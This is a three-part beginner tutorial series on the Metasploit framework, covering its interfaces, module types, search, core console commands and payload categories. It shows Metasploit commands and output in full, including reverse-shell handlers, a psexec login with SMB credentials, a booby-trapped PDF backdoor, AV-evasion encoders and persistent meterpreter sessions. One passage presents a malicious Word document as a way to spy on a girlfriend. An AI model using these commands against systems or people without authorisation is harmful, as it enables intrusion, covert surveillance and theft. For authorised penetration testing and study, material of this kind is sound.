

Metasploit for the Aspiring Hacker, Part 1

(Primer & Overview)



Author & Credits:

Occupytheweb

<https://creator.wonderhowto.com/occupythewebotw/>

Metasploit Background & Installation

Metasploit was developed by HD Moore as an open source project in 2003. Originally written in Perl, Metasploit was completely rewritten in Ruby in 2007. In 2009, it was purchased by Rapid7, an IT security company that also produces the vulnerability scanner Nessus.

Metasploit is now in version 4.9.3, which is included in our [Kali Linux](#). It's also built into [BackTrack](#). For those of you using some other version of [Linux](#) or Unix (including Mac OS), you can download Metasploit from [Rapid7's website](#).

For those of you using Windows, you can also grab it from Rapid7, but I do not recommend running Metasploit in Windows. Although you can download and install it, some of the capabilities of this hacking framework do not translate over to the Windows operating system, and many of my hacks here on Null Byte will not work on the Windows platform.

The screenshot shows two side-by-side sections for downloading Metasploit. On the left, the 'Metasploit Pro' section offers a 'Fully Functional 14-Day Trial' and a 'DOWNLOAD METASPLOIT PRO' button. Below it, under 'With Metasploit Pro you can:', there's a 'For Penetration Testing' heading followed by a bulleted list of features. A red arrow points from the 'Community' section towards the 'Pro' section. On the right, the 'Metasploit Community' section offers 'Limited Features - No Expiration' and a 'DOWNLOAD METASPLOIT COMMUNITY' button. Below it, under 'With the Metasploit Community Edition you can:', there's a bulleted list of features. Both sections mention 'Version 4.9.3'.

Metasploit Pro

Fully Functional 14-Day Trial

Get the fully featured trial of the commercial edition for penetration testers and other security professionals.

DOWNLOAD METASPLOIT PRO

Version 4.9.3

With Metasploit Pro you can:

For Penetration Testing

- Complete engagements 45% faster through higher productivity
- Leverage the Metasploit open source project and its leading exploit library
- Manage data in large assessments
- Evade leading defensive solutions
- Control compromised machines and take over the network

Metasploit Community

Limited Features - No Expiration

Get the limited-feature community edition for students and small businesses.

DOWNLOAD METASPLOIT COMMUNITY

Version 4.9.3

With the Metasploit Community Edition you can:

- Conduct basic penetration tests on small networks
- Run spot checks on the exploitability of vulnerabilities
- Discover the network or import scan data
- Browse exploit modules and run individual exploits on hosts
- Enjoy great usability through a Web UI

Metasploit now has multiple products, including Metasploit Pro (the full commercial version) and the Community edition that is built into Kali and remains free. We will focus all of our efforts on the Community edition, as I am well aware that most of you will not be buying the \$30,000 Pro edition.

Ways to Use Metasploit

Metasploit can be accessed or used in multiple ways. The most common method, and the one I use, is the [interactive Metasploit console](#). This is the one that is activated by typing **msfconsole** at the command line in Kali. There are several other methods as well.

Msfcli

First, you can use Metasploit from the command line, or in **msfcli** mode. Although it appears that when we are in the console that we are using the command line, we are actually using an interactive console with special keywords and commands. From the msfcli, we ARE actually using a Linux command line.

We can get the help screen for msfcli by typing:

```
kali > msfcli -h
```



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfcli -h
Usage: /opt/metasploit/apps/pro/msf3/msfcli <exploit name> <option=value> [mode]
=====
Mode          Description
-----
(A)dvanced   Show available advanced options for this module
(AC)tions    Show available actions for this auxiliary module
(C)heck       Run the check routine of the selected module
(E)xecute    Execute the selected module
(H)elp        You're looking at it baby!
(I)DS Evasion Show available ids evasion options for this module
(O)ptions     Show available options for this module
(P)ayloads    Show available payloads for this module
(S)ummary     Show information about this module
(T)argets     Show available targets for this exploit module

Examples:
msfcli multi/handler payload=windows/meterpreter/reverse_tcp lhost=IP E
msfcli auxiliary/scanner/http/http_version rhosts=IP encoder= post= nop= E
```

Now to execute an exploit from the msfcli, the syntax is simply:

```
kali > msfcli <the exploit> payload = <the payload> rhost = <IP> lhost = <IP> E
```

Where **E** is short for execute.

In my tutorial on [creating payloads to evade AV software](#), we are using the **msfencode** and **msfpayload** command in the command line (msfcli) mode.


The drawback to using the msfcli is that it is not as well-supported as the msfconsole, and you are limited to a single shell, making some of the more complex exploits impossible.

Armitage

If you want to use Metasploit with a GUI (graphical user interface), at least a couple of options are available. First, Raphael Mudge has developed the Armitage (presumably a reference to a primary character in the seminal cyberhacking science fiction work, [Neuromancer](#)—a must read for any hacker with a taste for science fiction).

To start Armitage in Kali, simply type:

```
kali > armitage
```




If Armitage fails to connect, try these alternative commands:

```
kali > service start postgresql  
kali > service start metasploit  
kali > service stop metasploit
```

A screenshot of a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". A "Start Metasploit?" dialog box is overlaid on the terminal. The dialog has a question mark icon and the text: "A Metasploit RPC server is not running or not accepting connections yet. Would you like me to start Metasploit's RPC server for you?". It has two buttons: "No" and "Yes". In the background of the terminal, there is some error text: "Code: 00 00 00 00 M3", "Aiee, Killing Interru", "Kernel panic: Attempted to kill swapper task - not", and a message from RAMINTUS: "Save your shells from AV! Upgrade to advanced AV evasion using dynamic exe templates with Metasploit Pro -- type 'go pro' to launch it now.". Below the terminal window, there is a command prompt: "msf > []".

Armitage is a GUI overlay on Metasploit that operates in a client/server architecture. You start Metasploit as a server and Armitage becomes the client, thereby giving you full access to Metasploit's features through a full featured—thought not completely intuitive—GUI. If you really need a GUI to feel comfortable, I don't want to discourage you from using Armitage, but mastering the command line is a necessity for any self-respecting hacker.



Modules

Metasploit has six different types of modules. These are:

1. payloads
2. exploits
3. post
4. nops
5. auxiliary
6. encoders

Payloads are the code that we will leave behind on the hacked system. Some people call these listeners, rootkits, etc. In Metasploit, they are referred to as payloads. These payloads include command shells, Meterpreter, etc. The payloads can be staged, inline, NoNX (bypasses the No execute feature in some modern CPUs), PassiveX (bypasses restricted outbound firewall rules), and IPv6, among others.

Exploits are the shellcode that takes advantage of a vulnerability or flaw in the system. These are operating system specific and many times, service pack (SP) specific, service specific, port specific, and even application specific. They are classified by operating system, so a Windows exploit will not work in a Linux operating system and vice versa.

Post are modules that we can use post exploitation of the system.

Nops are short for **No OPerationS**. In x86 CPUs, it is usually indicated by the hex 0x90. It simply means "do nothing". This can be crucial in creating a buffer overflow. We can view the nops modules by using the **show** command.

```
msf > show nops
```

```
msf > show nops

NOP Generators
=====
Name          Disclosure Date Rank   Description
---           -----
armle/simple
php/generic
ppc/simple
sparc/random
tty/generic
x64/simple
x86/opty2
x86/single_byte

msf > [REDACTED]
```

Auxiliary includes numerous modules (695) that don't fit into any of the other categories. These include such things as fuzzers, scanners, denial of service attacks, and more. Check out [my article on auxiliary modules](#) for more in-depth information for this module.

Encoders are modules that enable us to encode our payloads in various ways to [get past AV](#) an other security devices. We can see the encoders by typing:

```
msf > show encoders
```

Name	Disclosure Date	Rank	Description
cmd/generic_sh		good	Generic Shell Vari
ble Substitution Command Encoder			
cmd/ifs		low	Generic \${IFS} Subs
titution Command Encoder			
cmd/powershell_base64		excellent	Powershell Base64 C
ommand Encoder			
cmd/printf_php_mq		manual	printf(1) via PHP m
agic_quotes Utility Command Encoder			
generic/eicar		manual	The EICAR Encoder
generic/none		normal	The "none" Encoder
mipsbe/byte_xor		normal	Byte XORi Encoder
mipsbe/longxor		normal	XOR Encoder
mipsle/byte_xor		normal	Byte XORi Encoder
mipsle/longxor		normal	XOR Encoder
php/base64		great	PHP Base64 Encoder
ppc/longxor		normal	PPC LongXOR Encoder
ppc/longxor_tag		normal	PPC LongXOR Encoder
sparc/longxor_tag		normal	SPARC DWORD XOR Enc

As you can see, there are numerous encoders built into Metasploit. Once of my favorites is [shikata ga nai](#), which allows us to XOR the payload to help in making it undetectable by AV software and security devices.

Searching

Ever since Metasploit 4 was released, Metasploit has added search capabilities. Previously, you had to use the msfcli and [grep](#) to find the modules you were looking, but now Rapid7 has added the search keyword and features. The addition of the search capability was timely as Metasploit has grown dramatically, and simple eyeball searches and grep searches were inadequate to search over 1,400 exploits, for instance.

The search keyword enables us to do simple keyword searches, but it also allows us to be a bit more refined in our search as well. For instance, we can define what type of module we are searching for by using the type keyword.


msf > search type:exploit

```
File Edit View Search Terminal Help
msf > search type:exploit
```

When we do so, Metasploit comes back with all 1,295 exploits. Not real useful.

If we know we want to attack a Sun Microsystems machine running Solaris (Sun's UNIX), we may want to refine our search to only solaris exploits, we can then use **platform** keyword.

msf > search type:exploit platform:solaris




A screenshot of a terminal window showing the results of a Metasploit search. The title bar says "File Edit View Search Terminal Help". The main area displays a table of exploit modules:

Name	Disclosure Date	Rank	Description
ns_names Heap Overflow			
exploit/solaris/samba/trans2open	2003-04-07	great	Samba trans2open
Overflow (Solaris SPARC)			
exploit/solaris/sunrpc/sadmind_adm_build_path	2008-10-14	great	Sun Solaris sadm
ind adm build_path() Buffer Overflow			
exploit/solaris/sunrpc/sadmind_exec	2003-09-13	excellent	Solaris sadmind
Command Execution			
exploit/solaris/sunrpc/ypupdated_exec	1994-12-12	excellent	Solaris ypupdate
d Command Execution			
exploit/solaris/telnet/fuser	2007-02-12	excellent	Sun Solaris Telne
et Remote Authentication Bypass Vulnerability			
exploit/solaris/telnet/ttyprompt	2002-01-18	excellent	Solaris in.telne
td TTYPRQMT Buffer Overflow			

Now we have narrowed our search down to only those exploits that will work against a Solaris operating system.

To further refine our search, let's assume we want to attack the Solaris RPC (sunrpc) and we want to see only those exploits attacking that particular service. We can add the keyword "sunrpc" to our search like below:

msf > search type:exploit platform:solaris sunrpc



A screenshot of a terminal window showing the results of a Metasploit search. The title bar says "File Edit View Search Terminal Help". The main area displays a table of exploit modules:

Name	Disclosure Date	Rank	Description
NetWare 6.5 SunRPC Port			
exploit/netware/sunrpc/pkernel_callit	2009-09-30	good	NetWare 6.5 SunRPC Port
Mapper CALLIT Stack Buffer Overflow			
exploit/solaris/sunrpc/sadmind_adm_build_path	2008-10-14	great	Sun Solaris sadmind adm
_build_path() Buffer Overflow			
exploit/solaris/sunrpc/sadmind_exec	2003-09-13	excellent	Solaris sadmind Command
Execution			
exploit/solaris/sunrpc/ypupdated_exec	1994-12-12	excellent	Solaris ypupdated Comma
nd Execution			
exploit/windows/brightstor/mediasrv_sunrpc	2007-04-25	average	CA BrightStor ArcServe
Media Service Stack Buffer Overflow			

As you can see, this narrows the results down to just five exploit modules!

Metasploit for the Aspiring Hacker, Part 2 (Keywords)

Welcome back, my rookie hackers!

I recently began [a series on using Metasploit](#), and my goal with it is to teach you the very basics the incredibly powerful hacking tool has to offer while progressively moving on to the more advanced features.

In [my first Metasploit installment](#), I showed you the various ways you can use Metasploit, from the msfcli to the msfconsole to the GUI-based Armitage. In addition, I gave an overview of the various modules, including exploits, payloads, and encoders. Finally, we looked at some of the basic searching capabilities built right into Metasploit to help you find specific exploits, payloads, post-exploitation modules, scanners, encoders, etc.

In this second tutorial, we will look at some of the basic commands we can use in Metasploit. Although the Metasploit framework can appear daunting to the uninitiated, it is actually a very simple framework for system exploitation. If you can learn a few keywords and techniques, you can use Metasploit to hack just about any system.

Metasploit Keywords

Understanding and using a few keywords in Metasploit can help you navigate and operate this powerful piece of software. Let's look at a few of the most basic and necessary Metasploit commands. This is far from an exhaustive list of Metasploit keywords and commands, but it covers the basic commands you need to function in Metasploit until you gain more experience.

If you already have a little experience in Metasploit and want commands for the meterpreter, check out [my meterpreter commands cheat sheet](#).

1 Show

"Show" is one of the most basic commands in Metasploit. It can be used to show modules, such as show payloads, show exploits, etc. But, it also can be used to show options once we have an exploit chosen.

The "show" command becomes context sensitive when we choose an exploit, so that if we type "show payloads" **before** selecting an exploit, it will show us ALL the payloads. If we type "show payloads" **after** selecting an exploit, it will only show us the payloads that will work with that exploit.

For instance, when we want see all the options that we need to set when installing a [backdoor with an innocent-looking PDF](#), we use the "show options" command as below.

```
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):
  [Install]
    Name      Current Setting
    Required Description
    -----
    EXENAME   no      The Name of payload exe.
    FILENAME  evil.pdf
    no      The output filename.
    INFFILENAME yes    The Input PDF filename.
    LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press
    Open, no      The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  process        yes       Exit technique: seh, thread, process, none
  LHOST     0.0.0.0          yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0  Adobe Reader v8.x, v9.x (Windows XP SP3 English/Spanish)

msf exploit(adobe_pdf_embedded_exe) > 
```

2 Help

The "help" command will give you a limited list of commands you can use in msfconsole. If you lose this guide, simply type "help" to get some basic commands.

```
msf > help

Core Commands
=====

```

Command	Description
?	Help menu
back	Move back from the current context
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
edit	Edit the current module with \$VISUAL or \$EDITOR
exit	Exit the console
go_pro	Launch Metasploit web GUI
grep	Grep the output of another command
help	Help menu
info	Displays information about one or more module
irb	Drop into irb scripting mode
jobs	Displays and manages jobs
kill	Kill a job
load	Load a framework plugin
loadpath	Searches for and loads modules from a path
makerc	Save commands entered since start to a file

3 Info

"Info" is another basic command in Metasploit that enables us to see all the basic information about an exploit. After selecting an exploit, we can then type "info" and it will display all of the options, targets, and a description for the exploit. I prefer to type "info" on any exploit I am using to find or remind myself of its features and requirements.

For instance, here is screenshot from the output from the "info" command when [using the ftp auxiliary module](#).

Name	Current Setting	Required	Description
CONNRESET	true	no	Break on CONNRESET error
DELAY	1	no	Delay between connections in seconds
ENDSIZE	20000	no	Fuzzing string endsize
FASTFUZZ	true	no	Only fuzz with cyclic pattern
PASS	mozilla@example.com	no	Password
RHOSTS	192.168.89.191	yes	The target address range or CIDR identifier
RPORT	21	yes	The target port
STARTATSTAGE	1	no	Start at this test stage
STARTSIZE	10	no	Fuzzing string startsize
STEP SIZE	10	no	Increase string size each iteration with this number of chars
STOPAFTER	2	no	Stop after x number of consecutive errors
THREADS	1	yes	The number of concurrent threads
USER	anonymous	no	Username

Description:
This module will connect to a FTP server and perform pre- and post-authentication fuzzing

```
msf auxiliary(ftp_pre_post) > 
```

4 Set

"Set" is a basic and critical command/keyword in Metasploit. We can use it to set parameters and variables necessary to run the exploit. These variables can include the payload, the RHOST, the LHOST, the target, URIPATH, etc.

In the screenshot below from my tutorial on [using psexec to hack a system](#), we set RHOST, LHOST, SMBUser, and the SMBPass to hack the system without leaving a trace.

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind-tcp
[-] The value specified for PAYLOAD is not valid.
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(psexec) > set RHOST 192.168.2.129
RHOST => 192.168.2.129
msf exploit(psexec) > set SMBUser administrator
SMBUser => administrator
msf exploit(psexec) > set SMBPass password
SMBPass => password
msf exploit(psexec) >
```

5 Back

When we are done working with a particular module or we chose the wrong module, we can use the "back" command to return to the msfconsole prompt.

For instance, if we chose an exploit and then realized we chose the wrong one, we can simply type "back" and then use the "use" command (see next section) to select another module.

6 Use

When we have decided which exploit we want to use against our target system, we use the "use" command to load that exploit into memory and ready it to send to the target system. An example can be found in my tutorial on [using the Heartbleed vulnerability](#) to grab information in memory from systems running OpenSSL.

```
enSSL Heartbeat (Heartbleed) Client Memory Exposure

msf > use auxiliary/scanner/ssl/openssl_heartbleed
msf auxiliary(openssl_heartbleed) > █
```

7 Exploit

After choosing our exploit, setting all of our variables, and choosing our payload, the last thing we do is to type the "exploit" command. This launches the exploit against the target machine with the payload and any variables we might have set.

An example of this can be found in my guide on [creating an exploit in an innocent-looking Word doc](#) and sending it to your girlfriend to see whether or not she is cheating.

```
0 Microsoft Office 2007 [no-SP/SP1/SP2/SP3] English on Windows [XP SP3 / 7 SP1] English

msf exploit(ms12_027_mscomctl_bof) > exploit
[*] Creating 'loveletter.doc' file ...
[+] loveletter.doc stored at /root/.msf4/local/loveletter.doc
msf exploit(ms12_027_mscomctl_bof) > █
```

8 Sessions

The "sessions" command is used to list or set a session. When used with the [-l \(list\) switch](#), it will list all open sessions. When used with a number ("sessions -1"), it tells Metasploit to activate the first session.

Metasploit allows us to run multiple sessions on the same system or multiple sessions on multiple systems. Using the "sessions" command, we can find these open sessions and switch to or activate them.

You can find an example of this in my guide on [creating an auto-reconnecting persistent backdoor](#) on the target system, as seen below.

```
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms08_067_netapi) > sessions -i

Active sessions
=====
Id  Type          Information                         Connection
--  --           -----
1   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ KEITH-177DD4972 192.168.1.113:4444 -> 192.168.1.107:14
37 (192.168.1.107)
2   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ KEITH-177DD4972 192.168.1.113:443 -> 192.168.1.107:150
3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ KEITH-177DD4972 192.168.1.113:443 -> 192.168.1.107:150
1 (192.168.1.107)

msf exploit(ms08_067_netapi) > 
```

9 Exit

When we want to leave the msfconsole, we can simply type "exit" to return to our Linux shell.

```
msf > exit
root@kali:~# 
```

This should provide you with a basic command set that will enable you to run just about any hack in Metasploit. In [future tutorials](#), we will look at the types of payloads, advanced commands, using global variables, advanced Meterpreter techniques, and ultimately, developing our own exploit.

Metasploit for the Aspiring Hacker, Part 3 (Payloads)

As you know, [Metasploit](#) is an exploitation framework that every hacker should be knowledgeable of and skilled at. It is one of my favorite hacking tools available.

Metasploit enables us to use pre-written exploits against known vulnerabilities in operating systems, browsers and other applications and place a [rootkit/listener/payload](#) on the target system. These payloads are what enable us to connect to the victim system and use it as our own after we have exploited a vulnerability in its system. In this tutorial, we will look exclusively at the payloads built into Metasploit.

Metasploit has many types of payloads we can leave on the target system. We are most familiar with the [generic/shell/reverse_tcp](#) and the [windows/meterpreter/reverse_tcp](#) payloads, having used those in multiple hacks already. In this guide, we will look at such things as how the payloads work, how Metasploit categorizes the payloads, and what the types of payloads are. I hope this understanding will help you to better choose the appropriate payload for your hack.

Let's take a closer look at these payloads in Metasploit.

Step 1 Fire up Kali Linux & Open Metasploit

When we open [the Metasploit console](#) in [Kali Linux](#), we immediately see that Metasploit lists the number of exploits, auxiliary modules, post exploitation modules, payload modules, encoders, and nops.

In the screenshot below, notice that there are 335 payloads in the current version of Metasploit (yours may be slightly different based upon your version of Metasploit). This is a huge number of payloads that can be used for multiple situations.

```

MMMNl  MMMMMMMNN      NMMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNNmmmNMMMMMMMMMM  JMMMM
MMMNl  MMMMMMMMMMMMMMMMMMMMMMM  j MMMM
MMMNl  MMMMMMMMMMMMMMMMMMMMMMM  j MMMM
MMMNl  MMMMM  MMMMMMM  MMMMM  j MMMM
MMMNl  MMMMM  MMMMMMM  MMMMM  j MMMM
MMMNl  MMNM  MMMMMMM  MMMMM  j MMMM
MMMNl  WMMMM  MMMMMMM  MMMM#  JMMMM
MMMR?MMN  ?MMN  MMMMM  .dMMMM
MMMNm`?MMN  `?MMN  MMMM` dMMMM
MMMMMN  ?MMN  MM?  NMNMMMN
MMMMMMMMNe  JMMMMMNMMMM
MMMMMMMMMMNm, eMMMMMNMMMNMM
MMMMNNMMNMNMNMNx  MMMMMMNMMNMNMNM
MMMMMMMMNMNMNMNMNMm+.+MNMMNMNMNMNMNM
http://metasploit.pro

Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
-- type 'go_pro' to launch it now.

=[ metasploit v4.9.2-2014043001 [core:4.9 api:1.0] ]
+ -- --=[ 1295 exploits - 695 auxiliary - 207 post ]
+ -- --=[ 335 payloads - 35 encoders - 8 nops      ]

```

When we type:

msf > show payloads

Metasploit lists all 335 payloads as below.

```

windows/x64/meterpreter/bind_tcp           normal   Win
dows x64 Meterpreter, Windows x64 Bind TCP Stager
windows/x64/meterpreter/reverse_https       normal   Win
dows x64 Meterpreter, Windows x64 Reverse HTTPS Stager
windows/x64/meterpreter/reverse_tcp         normal   Win
dows x64 Meterpreter, Windows x64 Reverse TCP Stager
windows/x64/shell/bind_tcp                 normal   Win
dows x64 Command Shell, Windows x64 Bind TCP Stager
windows/x64/shell/reverse_https            normal   Win
dows x64 Command Shell, Windows x64 Reverse HTTPS Stager
windows/x64/shell/reverse_tcp              normal   Win
dows x64 Command Shell, Windows x64 Reverse TCP Stager
windows/x64/shell_bind_tcp                normal   Win
dows x64 Command Shell, Bind TCP Inline
windows/x64/shell_reverse_tcp             normal   Win
dows x64 Command Shell, Reverse TCP Inline
windows/x64/vncinject/bind_tcp            normal   Win
dows x64 VNC Server (Reflective Injection), Windows x64 Bind TCP Stager
windows/x64/vncinject/reverse_https       normal   Win
dows x64 VNC Server (Reflective Injection), Windows x64 Reverse HTTPS Stager
windows/x64/vncinject/reverse_tcp         normal   Win
dows x64 VNC Server (Reflective Injection), Windows x64 Reverse TCP Stager

msf > 

```

Step 2 Types of Payloads

Among these 335 payloads in Metasploit, there are 8 types of payloads.

Inline

These payloads are a single package of exploit and payload. They are inherently more stable, but because of their size, they can't always be used in small vulnerable memory areas.

Staged

These payloads essentially are able to fit into very small spaces and create a foothold on the system and then pull rest of the payload.

Meterpreter

Is the all-powerful payload that we most often want on a victim system. It works by .dll injection and resides entirely in memory, leaving no trace of its existence on the hard drive or file system. It has a number of specific [commands](#) and [scripts](#) developed for it, enabling us to largely work our will on the victim system.

PassiveX

This payload is for use when firewall rules restrict outbound traffic. In essence, it uses ActiveX through Internet Explorer to hide its outbound traffic and evade the firewall by using HTTP requests and responds just as any browser would.

NoNX

In some CPUs, there is a built-in security feature called DEP (Data Execution Prevention). In Windows, it is referred to as No eXecute, or NX. The idea behind this security feature is to keep from data making its way to the CPU and being executed. The NoNX payloads are designed to evade this safety feature of modern CPU's.

Ordinal

These type of payloads work on nearly all Windows operating systems. These are extremely small, but somewhat unstable. They are dependent upon loading a .dll (dynamic link library) into the exploited process.

IPv6

These payloads, as their implies, are designed to work on IPv6 networks.

Reflective DLL Injection

